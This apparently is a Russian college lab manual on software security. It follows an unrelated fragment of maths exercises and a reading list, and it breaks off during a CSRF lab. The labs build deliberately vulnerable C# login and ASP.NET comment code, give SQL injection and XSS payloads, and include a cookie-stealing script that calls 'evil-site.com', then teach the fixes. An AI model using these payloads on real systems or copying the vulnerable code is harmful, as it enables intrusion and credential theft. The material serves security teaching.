
**Задача 2.** По заданной схеме, соединяющей 10 точек, найти кратчайшее расстояние от 1 точки до 10.



### 5 вариант.

**Задача 1.** Планируется работа двух отраслей производства А и В на 4 года. Количество  $x$  средств, вложенных в отрасль А, позволяет получить доход  $5x$  и уменьшается до  $0,3x$ . Количество  $y$  средств, вложенных в отрасль В, позволяет получить доход  $6y$  и уменьшается до  $0,1y$ . Необходимо распределить выделенные ресурсы в количестве  $S_0=800$  единиц между отраслями по годам планируемого периода для получения максимальной прибыли за весь период.

**Задача 2.** По заданной схеме, соединяющей 10 точек, найти кратчайшее расстояние от 1 точки до 10.



### Контрольные вопросы

1. Что называется сетью, звеньями?
2. Что такое характеристика точки?
3. Опишите алгоритм решения задачи определения кратчайшего расстояния по заданной сети?

## **Список использованных источников**

### **Основная литература:**

1. Агальцов, В. П. Математические методы в программировании: учебник / В. П. Агальцов. — 2-е изд., перераб. и доп. — Москва: ФОРУМ : ИНФРА-М, 2023. — 240 с. — (Среднее профессиональное образование). - ISBN 978-5-8199-0410-7. - Текст: электронный. - URL: <https://znanium.ru/catalog/product/1896458> – Режим доступа: по подписке.
2. Емелина Е.И. Поддержка и тестирование программных модулей: учебник / Е.И. Емелина. – Москва: КНОРУС, 2024. – 272 с. – (Среднее профессиональное образование).
3. Спицина, И. А. Разработка информационных систем. Пользовательский интерфейс : учебное пособие для СПО / И. А. Спицина, К. А. Аксёнов ; под редакцией Л. Г. Доросинского. — 3-е изд. — Саратов, Екатеринбург : Профобразование, Уральский федеральный университет, 2024. — 98 с. — ISBN 978-5-4488-0768-8, 978-5-7996-2872-7. — Текст : электронный // Электронный ресурс цифровой образовательной среды СПО PROобразование : [сайт]. — URL: <https://profspo.ru/books/139604>
4. Толстых, С. Г. Объектно-ориентированное программирование с использованием C# : учебное пособие / С. Г. Толстых, И. Л. Коробова, Н. В. Майстренко. — Тамбов : Тамбовский государственный технический университет, ЭБС АСВ, 2023. — 80 с. — ISBN 978-5-8265-2615-6. — Текст : электронный // Электронный ресурс цифровой образовательной среды СПО PROобразование : [сайт]. — URL: <https://profspo.ru/books/141062>

### **Дополнительная литература:**

1. Колдаев, В. Д. Численные методы и программирование: учебное пособие / В.Д. Колдаев; под ред. Л.Г. Гагариной. — Москва: ФОРУМ : ИНФРА-М, 2025. — 336 с. — (Среднее профессиональное образование). - ISBN 978-5-8199-0779-5. - Текст: электронный. - URL: <https://znanium.ru/catalog/product/2139606> – Режим доступа: по подписке.
2. Слабнов, В. Д. Численные методы и программирование: учебное пособие для СПО / В. Д. Слабнов. — 2-е изд., стер. — Санкт-Петербург: Лань, 2022. — 460 с. — ISBN 978-5-8114-9250-3. — Текст: электронный // Лань: электронно-библиотечная система. — URL: <https://e.lanbook.com/book/189402> — Режим доступа: для авториз. пользователей.

Министерство науки и высшего образования Российской Федерации  
Федеральное государственное автономное образовательное учреждение высшего образования  
«Северо-Кавказский федеральный университет»

Колледж СКФУ в г. Ставрополе

**МЕТОДИЧЕСКИЕ УКАЗАНИЯ  
для практических занятий**

**ПМ.02 Разработка и интеграция модулей программного обеспечения**

**МДК 02.04 Безопасность программного обеспечения**

|                |                                                           |
|----------------|-----------------------------------------------------------|
| Специальность  | 09.02.11 Разработка и управление программным обеспечением |
| Форма обучения | очная                                                     |

Ставрополь

## Пояснительная записка

Методические указания по организации и проведению практических работ составлены в соответствии с ФГОС СПО по специальности 09.02.11 Разработка и управление программным обеспечением и рабочей программой МДК 02.04 Безопасность программного обеспечения.

Целью выполнения практических занятий является систематизация и закрепление теоретических знаний и формирование практических умений.

Особое значение для усвоения содержания МДК 02.04 Безопасность программного обеспечения и привития практических навыков имеет правильная и четкая организация проведения и выполнения студентами практических работ под контролем преподавателя.

Перед началом выполнения каждой работы студенты должны ознакомиться с ее основными положениями, порядком выполнения работы.

По каждому практическому занятию предусматривается индивидуальный отчет перед преподавателями.

Самостоятельная работа студентов проводится с целью:

- систематизации и закрепления полученных теоретических знаний и практических умений, обучающихся;
- углубления и расширения теоретических знаний;
- формирования умений использовать нормативную, правовую, справочную документацию и специальную литературу;
- развития познавательных способностей и активности обучающихся, творческой инициативы, ответственности и организованности;
- формирования самостоятельности мышления, способностей к саморазвитию, самосовершенствованию и самореализации;
- развития исследовательских умений.

В результате освоения учебной дисциплины обучающийся должен **уметь**:

- измерять и оценивать качество ПО;
- проектировать, разрабатывать, тестировать и документировать программы с применением современных технологий и программных средств;
- использовать специальную литературу в изучаемой предметной области.

В результате освоения учебной дисциплины обучающийся должен **знать**:

- критерии стандарты качества ПО, классические технологии защиты ПО;
- методы процесса защиты ПО;
- методы, технологии и инструментальные средства, применяемые на всех этапах разработки ПО;
- методы управления проектами по разработке ПО.



## Раздел 4. Безопасность программного обеспечения

### Тема 4.1. Основы безопасности программного обеспечения

#### Практическая работа №1. Анализ кода на наличие уязвимостей - ручной review 1000 строк кода

##### 1. Цель работы

Научиться выявлять типовые уязвимости в программном коде на C# (OWASP Top 10) путём ручного анализа, классифицировать найденные проблемы и предлагать способы их устранения.

##### 2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022 (или любой текстовый редактор для просмотра кода).
- Исходный код уязвимого приложения (предоставляется преподавателем).

##### 3. Ход работы

###### 3.1. Подготовка

1. Создайте на рабочем столе папку PP1\_Фамилия.
2. Скопируйте в неё архив с исходными кодами, выданный преподавателем. Распакуйте архив.
3. Откройте Visual Studio, выберите **Открыть проект или решение** и укажите файл решения .sln из распакованной папки.
4. Ознакомьтесь со структурой проекта. В нём несколько файлов с кодом (Program.cs, UserService.cs, AuthController.cs, DatabaseHelper.cs и т.д.), общим объёмом около 1000 строк. Приложение представляет собой упрощённую систему управления пользователями (регистрация, вход, просмотр профиля).

###### 3.2. Анализ кода на уязвимости

Вам предстоит найти в коде следующие типы уязвимостей (используйте чек-лист):

| №  | Категория уязвимости           | Что искать                                                                                                                                                                                            |
|----|--------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1. | SQL-инъекции                   | Конкатенация строк в SQL-запросах, отсутствие параметризованных запросов.                                                                                                                             |
| 2. | Недостаточная аутентификация   | Хранение паролей в открытом виде, слабые требования к паролям, отсутствие блокировки после нескольких неудачных попыток.                                                                              |
| 3. | Межсайтовый скриптинг (XSS)    | Вывод пользовательского ввода в HTML без кодирования (если приложение веб), но в десктопном варианте – вывод в label/textbox может быть безопасен, но можно рассмотреть случай вставки в веб-контрол. |
| 4. | Недостаточная проверка доступа | Отсутствие проверки прав при вызове функций (например, пользователь может видеть чужие данные, изменив ID в запросе).                                                                                 |
| 5. | Небезопасная работа с файлами  | Использование путей из пользовательского ввода без проверки (Path Traversal).                                                                                                                         |
| 6. | Раскрытие информации           | Вывод подробных сообщений об ошибках пользователю (stack trace, информация о БД).                                                                                                                     |
| 7. | Слабая криптография            | Использование устаревших алгоритмов (MD5, SHA1), отсутствие соли при хешировании паролей.                                                                                                             |
| 8. | Недостаточная                  | Доверие к входным данным (нет проверки длины, типа,                                                                                                                                                   |

|     |                             |                                                                                            |
|-----|-----------------------------|--------------------------------------------------------------------------------------------|
|     | валидация ввода             | диапазона).                                                                                |
| 9.  | Ошибки обработки исключений | Пустые catch-блоки, скрывание ошибок.                                                      |
| 10. | Небезопасная сериализация   | Использование BinaryFormatter или других опасных сериализаторов с данными от пользователя. |

### Инструкция по анализу:

1. Откройте файл DatabaseHelper.cs. Найдите метод, выполняющий аутентификацию пользователя. Обратите внимание на построение SQL-запроса. Если строка запроса собирается через +, это уязвимость (SQL-инъекция). Запишите номер строки и описание.
2. В UserService.cs найдите метод регистрации. Проверьте, как сохраняется пароль. Если хранится в открытом виде или используется простой хеш без соли – это уязвимость. Отметьте.
3. В AuthController.cs посмотрите, как обрабатываются исключения при входе в систему. Если пользователю показывается детальное сообщение об ошибке (например, «Неверный пароль для пользователя admin» вместо просто «Неверные учётные данные») – это раскрытие информации. Запишите.
4. Просмотрите все места, где происходит обращение к файловой системе. Используется ли Path.Combine с пользовательским вводом без проверки на ..? Если да – Path Traversal.
5. Проверьте, есть ли в коде жёстко заданные пароли или строки подключения – хардкод чувствительных данных.
6. Обратите внимание на реализацию сброса пароля, восстановления доступа – возможны уязвимости типа «предсказуемый токен».
7. Если в приложении используются cookie или сессии, проверьте, не передаются ли они по незащищённому каналу, не подписаны ли.

### 3.3. Оформление результатов

Создайте в папке PP1\_Фамилия документ Отчет\_PP1\_Фамилия.docx со следующей структурой:

1. **Титульный лист** (ФИО, тема, группа, цель).
2. **Таблица найденных уязвимостей:**

| №   | Файл              | Строк и | Тип уязвимости | Описание                                            | Потенциальный ущерб                                                         | Рекомендация по исправлению                                   |
|-----|-------------------|---------|----------------|-----------------------------------------------------|-----------------------------------------------------------------------------|---------------------------------------------------------------|
| 1   | DatabaseHelper.cs | 45-47   | SQL-инъекция   | Прямая подстановка логина и пароля в строку запроса | Злоумышленник может получить доступ к системе без пароля, введя ' OR '1'='1 | Использовать параметризованные запросы или хранимые процедуры |
| ... | ...               | ...     | ...            | ...                                                 | ...                                                                         | ...                                                           |

3. **Краткие выводы** (общее количество найденных уязвимостей, наиболее критичные).

### 3.4. Задание для самостоятельной работы

Найдите в предоставленном коде не менее 10 различных уязвимостей.

Классифицируйте их по категориям OWASP Top 10 (укажите соответствие, например, A1:2017 – Injection). Предложите исправления для трёх наиболее опасных.

### Контрольные вопросы

1. Что такое OWASP Top 10 и для чего он используется?
2. Почему конкатенация строк в SQL-запросах опасна?
3. Какие существуют способы защиты от SQL-инъекций в C#?
4. Чем отличается хеширование паролей от шифрования? Почему нужно использовать соль?
5. Что такое Path Traversal и как от него защититься?

### Критерии оценки

**«Отлично»:** Найдено не менее 10 уязвимостей, все классифицированы верно, предложены корректные исправления, отчёт оформлен аккуратно.

**«Хорошо»:** Найдено 7–9 уязвимостей, классификация в целом верна, исправления предложены для большинства.

**«Удовлетворительно»:** Найдено 4–6 уязвимостей, есть ошибки в классификации или отсутствуют рекомендации.

**«Неудовлетворительно»:** Менее 4 уязвимостей, отчёт не оформлен.

## Практическая работа №2. SQL инъекции - эксплуатация и защита уязвимого приложения

### 1. Цель работы

Изучить механизм SQL-инъекций на практике: научиться эксплуатировать уязвимость в тестовом приложении, понять принцип защиты через параметризованные запросы и внедрить защиту в код.

### 2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022.
- SQLite (встроенная в .NET, дополнительной установки не требует).
- Исходный код уязвимого приложения (проект Windows Forms или консольное приложение).

### 3. Ход работы

#### 3.1. Подготовка уязвимого приложения

1. Создайте новое консольное приложение .NET Framework (или Windows Forms) в Visual Studio. Назовите SqlInjectionDemo.
2. Установите NuGet-пакет **System.Data.SQLite** (через консоль: Install-Package System.Data.SQLite).
3. Добавьте в проект файл базы данных test.db (можно создать программно при первом запуске).
4. Напишите код для создания таблицы Users и заполнения её тестовыми данными (должен быть хотя бы один пользователь: admin / password).

#### Листинг Program.cs (уязвимая версия):

```
csharp
using System;
using System.Data.SQLite;

namespace SqlInjectionDemo
{
 class Program
 {
 static void Main(string[] args)
 {
 // Создание базы данных и таблицы
```

```

string connectionString = "Data Source=test.db;Version=3;";
using (var conn = new SQLiteConnection(connectionString))
{
 conn.Open();
 string createTable = "CREATE TABLE IF NOT EXISTS Users (Id INTEGER
PRIMARY KEY, Username TEXT, Password TEXT)";
 using (var cmd = new SQLiteCommand(createTable, conn))
 {
 cmd.ExecuteNonQuery();
 }

 // Добавление тестового пользователя, если таблица пуста
 var checkCmd = new SQLiteCommand("SELECT COUNT(*) FROM Users",
conn);

 long count = (long)checkCmd.ExecuteScalar();
 if (count == 0)
 {
 var insert = new SQLiteCommand("INSERT INTO Users (Username,
Password) VALUES ('admin', 'password123')", conn);
 insert.ExecuteNonQuery();
 }
}

Console.WriteLine("=== Система входа ===");
Console.Write("Введите логин: ");
string username = Console.ReadLine();
Console.Write("Введите пароль: ");
string password = Console.ReadLine();

// УЯЗВИМЫЙ КОД (конкатенация строк)
string query = $"SELECT * FROM Users WHERE Username = '{username}'
AND Password = '{password}'";
Console.WriteLine($"Выполняется запрос: {query}");

using (var conn = new SQLiteConnection(connectionString))
{
 conn.Open();
 using (var cmd = new SQLiteCommand(query, conn))
 {
 using (var reader = cmd.ExecuteReader())
 {
 if (reader.Read())
 {
 Console.WriteLine("Доступ разрешён!");
 }
 else
 {
 Console.WriteLine("Неверный логин или пароль.");
 }
 }
 }
}

```

```

 Console.ReadKey();
 }
}

```

5. Запустите приложение и проверьте вход с правильными данными (admin / password123). Убедитесь, что вход успешен.

### 3.2. Эксплуатация SQL-инъекции

1. Запустите приложение снова.
2. В поле «Логин» введите: ' OR '1'='1 (обратите внимание на кавычки).
3. В поле «Пароль» введите что угодно, например хуз.
4. Посмотрите, какой запрос был сформирован (выводится на экран). Вы

должны увидеть что-то вроде:

```
SELECT * FROM Users WHERE Username = " OR '1'='1' AND Password = 'xyz'
```

Условие '1'='1' всегда истинно, поэтому запрос вернёт все записи из таблицы Users. Первая же запись (admin) будет считана, и доступ будет разрешён.

5. Попробуйте другие инъекции, например:
  - Логин: admin'-- (всё, что после --, станет комментарием).
  - Логин: ' UNION SELECT 1, 'hacked', 'hacked' -- (если нужно выполнить произвольный запрос).

**Важно:** Эксплуатируйте уязвимость только в своём тестовом приложении.

### 3.3. Анализ причины уязвимости

Объясните, почему код уязвим: злоумышленник может изменить структуру SQL-запроса, добавив собственные операторы. Отсутствует разделение кода и данных.

### 3.4. Защита с помощью параметризованных запросов

1. Создайте копию проекта (или новый проект) SqlInjectionSafe.
2. Измените код так, чтобы вместо конкатенации использовались параметры.

#### Безопасный код (фрагмент):

```

csharp
string query = "SELECT * FROM Users WHERE Username = @username AND
Password = @password";
using (var cmd = new SQLiteCommand(query, conn))
{
 cmd.Parameters.AddWithValue("@username", username);
 cmd.Parameters.AddWithValue("@password", password);
 using (var reader = cmd.ExecuteReader())
 {
 // ...
 }
}

```

3. Запустите безопасную версию и попробуйте повторить инъекцию.

Убедитесь, что теперь ввести ' OR '1'='1 не приводит к несанкционированному доступу – параметры будут интерпретироваться буквально, а не как часть SQL.

### 3.5. Дополнительные меры защиты

- Используйте хранимые процедуры (если СУБД поддерживает).
- Проводите валидацию входных данных (длина, допустимые символы).
- Ограничьте права учётной записи, под которой приложение подключается к БД (не использовать sa).
- Включите логирование подозрительной активности.

### 3.6. Оформление отчёта

Создайте документ Отчет\_ПР2\_Фамилия.docx, включив:

1. Титульный лист.
2. Описание уязвимого приложения (как работает).

3. Скриншоты успешной эксплуатации инъекции (консоль с запросом и результатом).

4. Объяснение причины уязвимости.

5. Листинг исправленного кода с комментариями.

6. Выводы о важности параметризации.

#### **4. Задание для самостоятельной работы**

1. Модифицируйте уязвимое приложение так, чтобы оно использовало Windows Forms: добавьте форму с полями ввода и кнопкой входа. Повторите эксплуатацию.

2. Добавьте в таблицу Users поле Role (admin/user) и модифицируйте запрос, чтобы проверять роль. Эксплуатируйте инъекцию, чтобы получить доступ с ролью admin.

3. Реализуйте защиту через хранимую процедуру (если используется SQL Server) или через создание команды с параметрами в любом случае.

4. Добавьте логирование всех попыток входа (в текстовый файл) – успешных и неудачных. Проследите, чтобы в лог не попадали пароли.

#### **Контрольные вопросы**

1. Какие символы являются служебными в SQL и могут быть использованы для инъекций?

2. Почему использование AddWithValue может быть небезопасным в некоторых сценариях?

3. Чем отличается параметризованный запрос от простой конкатенации?

4. Может ли хранимая процедура быть уязвимой для SQL-инъекций? Если да, то при каких условиях?

5. Какие ещё типы инъекций существуют (NoSQL, LDAP, OS command)?

## Практическая работа №3. XSS атаки – создание и предотвращение межсайтового скриптинга

### 1. Цель работы

Изучить механизм межсайтового скриптинга (XSS) на практике: научиться создавать уязвимое веб-приложение, эксплуатировать XSS-уязвимость и применять методы защиты (кодирование вывода, валидация ввода) в C# с использованием [ASP.NET](#) Core.

### 2. Оборудование и ПО

- Персональный компьютер с ОС Windows (средней производительности).
- Visual Studio Community 2022 (с компонентами [ASP.NET](#) и веб-разработка).

*Примечание:* Visual Studio должна быть установлена с правом на запуск для текущего пользователя (не требует прав администратора для работы).

- Браузер (Google Chrome, Microsoft Edge или любой другой).

### 3. Ход работы

#### 3.1. Подготовка рабочего места

1. Запустите Visual Studio 2022 через меню **Пуск** → **Visual Studio 2022**.
2. На стартовом экране выберите **Создать новый проект**.
3. В окне выбора шаблона найдите **Веб-приложение [ASP.NET](#) Core (Model-View-Controller)**. Убедитесь, что выбран C#.
4. Нажмите **Далее**.
5. В поле **Имя проекта** введите XssDemo\_Фамилия (например, XssDemo\_Ivanov).
6. Укажите **Расположение**: нажмите **Обзор** и выберите папку на рабочем столе, например ПРЗ\_Фамилия (если папка не создана, создайте её заранее).
7. Нажмите **Далее**.
8. В окне **Дополнительные сведения** выберите:
  - **Платформа:** .NET 8.0 (или долгосрочная поддержка LTS).
  - **Тип аутентификации:** Без аутентификации.
  - Остальные параметры оставьте по умолчанию.
9. Нажмите **Создать**.

*Рисунок 1. Окно создания нового проекта [ASP.NET](#) Core MVC*

После завершения создания проекта Visual Studio откроет его. В правой части окна вы увидите **Обозреватель решений** (Solution Explorer) со структурой проекта.

#### 3.2. Создание уязвимого контроллера и представления

Мы создадим страницу, которая будет принимать пользовательский ввод (например, комментарий) и отображать его без кодирования – это классическая XSS-уязвимость.

1. В **Обозревателе решений** найдите папку **Controllers**. Раскройте её.
2. Откройте файл **HomeController.cs** (дважды щёлкните).
3. Добавьте новый метод действия после метода Privacy():

```
csharp
// GET: /Home/Comment
public IActionResult Comment()
{
 return View();
}
```

```
// POST: /Home/Comment
[HttpPost]
```

```

public IActionResult Comment(string userComment)
{
 // УЯЗВИМОСТЬ: передаём пользовательский ввод в представление без
кодирования
 ViewBag.UserComment = userComment;
 return View();
}

```

*Рисунок 2. Добавление методов Comment в контроллер HomeController*

4. Сохраните файл (Ctrl+S).
5. Теперь создадим представление для этого метода. В **Обозревателе решений** найдите папку **Views** → **Home**.
6. Правый клик на папке **Home** → **Добавить** → **Представление....**
7. В диалоговом окне:
  - **Имя представления:** Comment
  - **Шаблон:** Пустой (без модели)
  - Снимите флажок **Использовать макет** (Use a layout page), если он установлен.
  - Нажмите **Добавить**.

*Рисунок 3. Диалог добавления представления*

8. Откроется новый файл Comment.cshtml. Замените его содержимое следующим кодом:

```

html
@{
 ViewData["Title"] = "Гостевая книга";
}

<h1>@ViewData["Title"]</h1>

<form method="post">
 <div>
 <label for="userComment">Ваш комментарий:</label>

 <textarea id="userComment" name="userComment" rows="3"
cols="40"></textarea>
 </div>
 <button type="submit">Отправить</button>
</form>

<hr />

<h3>Последний комментарий:</h3>
<div>
 @if (ViewBag.UserComment != null)
 {
 <!-- УЯЗВИМОСТЬ: вывод пользовательского ввода без кодирования -->
 @Html.Raw(ViewBag.UserComment)
 }
 else
 {
 <p>Комментариев пока нет.</p>
 }
</div>

```

**Обратите внимание на строку @Html.Raw(ViewBag.UserComment) – это и есть**



уязвимость. Метод `Html.Raw` выводит данные без HTML-кодирования, что позволяет выполнить вредоносный скрипт.

### 3.3. Запуск приложения и проверка работы

1. Нажмите клавишу **F5** для запуска приложения в режиме отладки. Visual Studio скомпилирует проект и откроет браузер с главной страницей (обычно `https://localhost:7000` или другой порт).
2. В адресной строке браузера добавьте `/Home/Comment`, чтобы перейти на страницу гостевой книги. Например: `https://localhost:7000/Home/Comment`.
3. Введите обычный текст, например `Привет, это тестовый комментарий!` и нажмите **Отправить**.
4. Страница перезагрузится, и внизу отобразится введенный текст. Всё работает нормально.

*Рисунок 4. Страница с обычным комментарием*

### 3.4. Эксплуатация XSS-уязвимости

Теперь попробуем внедрить вредоносный скрипт.

1. В поле комментария введите следующий HTML-код:  
`html`  
`<script>alert('XSS уязвимость обнаружена!');</script>`
2. Нажмите **Отправить**.
3. **Результат:** Должно появиться всплывающее окно с сообщением "XSS уязвимость обнаружена!". Это означает, что браузер выполнил внедрённый JavaScript-код.
4. Обратите внимание, что сам тег `<script>` не виден на странице, а выполнен как код. Это классическая XSS-уязвимость (отражённая XSS).

### 3.5. Создание вредоносного сценария (кража cookie)

Теперь смоделируем более опасную атаку – попытку кражи cookie-файлов. В реальной ситуации злоумышленник может отправить cookie на свой сервер.

1. В поле комментария введите следующий скрипт:  
`html`  
`<script>`  
`var img = new Image();`  
`img.src = 'https://evil-site.com/steal?cookie=' + document.cookie;`  
`</script>`
2. Нажмите **Отправить**.
3. Визуально на странице ничего не изменится, но в инструментах разработчика браузера (`F12` → вкладка **Сеть**) можно увидеть попытку обращения к `evil-site.com`. Поскольку такого сайта нет, запрос завершится ошибкой, но принцип понятен: данные (cookie) отправляются на сторонний сервер.

*Рисунок 6. Инструменты разработчика, показывающие сетевой запрос к [evil-site.com](https://evil-site.com)*

### 3.6. Анализ причины уязвимости

Обсудите со студентами, почему произошла XSS-атака:

- Приложение принимает пользовательский ввод без какой-либо проверки.
- Приложение выводит этот ввод без кодирования (использован `@Html.Raw`).
- Браузер интерпретирует `<script>` как код, а не как текст.

### 3.7. Защита от XSS (исправление уязвимости)

Теперь исправим уязвимость. В [ASP.NET Core Razor](https://asp.net/core/razor) по умолчанию автоматически кодирует вывод, если не использовать `Html.Raw`.

1. Откройте файл `Views/Home/Comment.cshtml`.
2. Найдите строку:  
`html`  
`@Html.Raw(ViewBag.UserComment)`

3. Замените её на:  
html  
@ViewBag.UserComment
4. Сохраните файл.
5. Обновите страницу в браузере (F5) и повторите попытку внедрить скрипт:  
html  
<script>alert('XSS уязвимость обнаружена!');</script>

6. Нажмите **Отправить**. Теперь скрипт не выполняется – вместо этого он отображается как обычный текст:

*Рисунок 7. Безопасное отображение скрипта как текста*

7. Посмотрите исходный код страницы (правый клик → **Просмотр кода страницы**). Вы увидите, что угловые скобки < и > были преобразованы в HTML-сущности &lt; и &gt;;

```
html
<script>alert('XSS уязвимость обнаружена!');</script>
```

Именно поэтому браузер не выполняет скрипт, а показывает его как текст.

### 3.8. Использование кодировщиков в коде C#

Если вам нужно кодировать данные прямо в C#-коде (например, перед сохранением в базу данных или при генерации JSON), используйте классы из пространства имён System.Text.Encodings.Web.

1. Откройте HomeController.cs.
2. Добавьте в начало файла (с другими using):  
csharp  
using System.Text.Encodings.Web;
3. Добавьте новый метод для демонстрации:  
csharp  
public IActionResult EncoderDemo(string input)  
{  
 if (!string.IsNullOrEmpty(input))  
 {  
 // HTML-кодирование  
 ViewBag.HtmlEncoded = HtmlEncoder.Default.Encode(input);  
 // JavaScript-кодирование  
 ViewBag JsEncoded = JavaScriptEncoder.Default.Encode(input);  
 // URL-кодирование  
 ViewBag.UrlEncoded = UriEncoder.Default.Encode(input);  
 }  
 return View();  
}

4. Создайте представление для этого метода (как в п. 3.2, назовите EncoderDemo.cshtml) со следующим содержимым:

```
html
@{
 ViewData["Title"] = "Демонстрация кодировщиков";
}
```

```
<h1>@ViewData["Title"]</h1>
```

```
<form method="get">
 <div>
```

```
 <label for="input">Введите строку с опасными символами (например,
 <script>):</label>

```

```

 <input type="text" id="input" name="input" size="50" />
 </div>
 <button type="submit">Отправить</button>
</form>

```

```

@if (ViewBag.HtmlEncoded != null)
{
 <hr />
 <h3>Результаты кодирования:</h3>
 <p>HTML-кодирование: @ViewBag.HtmlEncoded</p>
 <p>JavaScript-кодирование: @ViewBag.JsEncoded</p>
 <p>URL-кодирование: @ViewBag.UrlEncoded</p>
}

```

5. Запустите приложение и перейдите по адресу /Home/EncoderDemo. Введите, например, `<script>alert('test')</script>` и посмотрите на результаты.

*Рисунок 8. Демонстрация работы кодировщиков*

### 3.9. Дополнительные меры защиты (теоретически)

Обсудите со студентами дополнительные меры:

- **Content Security Policy (CSP)** – добавление заголовков, ограничивающих источники скриптов.
- **Валидация ввода** – проверка допустимых символов, длина.
- **HttpOnly cookie** – установка флага HttpOnly, чтобы cookie не были доступны через JavaScript.

### 4. Оформление отчёта

Создайте документ Отчет\_ПРЗ\_Фамилия.docx (или используйте текстовый редактор). Включите следующие разделы:

1. **Титульный лист** (ФИО, группа, дата, название работы).
2. **Цель работы.**
3. **Скриншоты этапов выполнения:**
  - Уязвимый код (с @Html.Raw).
  - Демонстрация XSS-атаки (всплывающее окно).
  - Исправленный код (без @Html.Raw).
  - Безопасное отображение скрипта как текста.
  - Демонстрация работы кодировщиков.
4. **Таблица сравнения:**

| До защиты                  | После защиты                                 |
|----------------------------|----------------------------------------------|
| Скрипт выполняется         | Скрипт отображается как текст                |
| Используется @Html.Ra<br>w | Используется стандартный вывод Razor         |
| Угроза кражи cookie        | Cookie защищены (при использовании HttpOnly) |

5. **Листинги кода** (контроллер и представления) с комментариями.
6. **Выводы** (почему XSS опасен, как защищаться).

### 5. Задание для самостоятельной работы

1. Модифицируйте приложение так, чтобы комментарии сохранялись в базу данных (SQLite). Убедитесь, что при выводе сохранённых комментариев они тоже кодируются.
2. Реализуйте фильтр ввода, запрещающий HTML-теги (удаляйте их с помощью регулярных выражений или метода `HtmlEncoder.Default.Encode` при сохранении).
3. Попробуйте обойти защиту, используя другие векторы XSS (например, событийные атрибуты `<img src=x onerror=alert(1)>`). Проверьте, сработают ли они после кодирования.

### **Контрольные вопросы**

1. Что такое межсайтовый скриптинг (XSS)?
2. Какие типы XSS существуют (отражённый, сохранённый, DOM-based)?
3. Почему использование `@Html.Raw` опасно?
4. Как работает HTML-кодирование и почему оно предотвращает XSS?
5. Какие ещё меры защиты от XSS существуют на уровне сервера и клиента?

## Практическая работа №4. CSRF защита – реализация токенов и проверки Origin/Referer

### 1. Цель работы

Изучить механизм CSRF-атак (межсайтовая подделка запроса), научиться создавать уязвимое приложение, эксплуатировать CSRF-уязвимость и применять методы защиты: антифордж-токены (синхронизатор токенов) и проверку заголовков Origin/Referer в [ASP.NET](#) Core .

### 2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022 (с компонентами [ASP.NET](#) и веб-разработка).
- Два разных браузера (например, Chrome и Edge) для имитации атаки.

### 3. Ход работы

#### 3.1. Создание уязвимого приложения (банковский перевод)

1. Запустите Visual Studio 2022.
2. Создайте новый проект: **Файл → Создать → Проект → выберите Веб-приложение [ASP.NET](#) Core (Model-View-Controller)**.
3. Назовите проект Csrfdemo\_Фамилия, выберите папку ПР4\_Фамилия на рабочем столе.
4. Выберите **.NET 8.0, Аутентификация: Без аутентификации** (мы реализуем простую имитацию входа сами).
5. Нажмите **Создать**.

#### 3.2. Создание простой системы "входа" (имитация сессии)

Для демонстрации CSRF нам нужно, чтобы приложение "помнило" пользователя. Используем cookie-файл аутентификации.

1. Откройте файл Program.cs.
2. Добавьте сервисы аутентификации и авторизации **до** `var app = builder.Build();`:  

```
csharp
builder.Services.AddAuthentication(CookieAuthenticationDefaults.AuthenticationScheme)
 .AddCookie(options =>
 {
 options.LoginPath = "/Account/Login"; // Куда перенаправить для входа
 options.LogoutPath = "/Account/Logout";
 });
builder.Services.AddAuthorization();
```
3. Добавьте middleware аутентификации **после** `var app = builder.Build();`, но **до** `app.MapControllers();`:  

```
csharp
app.UseAuthentication();
app.UseAuthorization();
```

#### 3.3. Создание контроллера Account для входа/выхода

1. В папке Controllers создайте новый контроллер: правый клик → **Добавить → Контроллер...** → выберите **Контроллер MVC - Пустой**. Назовите AccountController.
2. Добавьте методы для входа и выхода:  

```
csharp
using Microsoft.AspNetCore.Authentication;
using Microsoft.AspNetCore.Authentication.Cookies;
using Microsoft.AspNetCore.Mvc;
```

```

using System.Security.Claims;

namespace CsrfDemo_Фамилия.Controllers
{
 public class AccountController : Controller
 {
 [HttpGet]
 public IActionResult Login()
 {
 return View();
 }

 [HttpPost]
 public async Task<IActionResult> Login(string username, string password)
 {
 // Простейшая проверка (в реальности так не делать!)
 if (username == "user" && password == "pass")
 {
 var claims = new List<Claim>
 {
 new Claim(ClaimTypes.Name, username),
 new Claim(ClaimTypes.Role, "User")
 };
 var claimsIdentity = new ClaimsIdentity(claims,
CookieAuthenticationDefaults.AuthenticationScheme);
 var authProperties = new AuthenticationProperties
 {
 IsPersistent = true // Сессия будет сохраняться между закрытиями
браузера
 };
 await HttpContext.SignInAsync(
 CookieAuthenticationDefaults.AuthenticationScheme,
 new ClaimsPrincipal(claimsIdentity),
 authProperties);
 return RedirectToAction("Index", "Home");
 }
 ViewBag.Error = "Неверное имя или пароль";
 return View();
 }

 public async Task<IActionResult> Logout()
 {
 await
HttpContext.SignOutAsync(CookieAuthenticationDefaults.AuthenticationScheme);
 return RedirectToAction("Index", "Home");
 }
 }
}

```

3. Создайте представление для входа: правый клик на папке Views/Account → **Добавить** → **Представление...** → имя Login, шаблон "Пустой".  
Содержимое:  
html

```
@{
 ViewData["Title"] = "Вход";
}
<h1>@ViewData["Title"]</h1>
@if (ViewBag.Error != null)
{
 <p style="color:red">@ViewBag.Error</p>
}
<form method="post">
 <div>
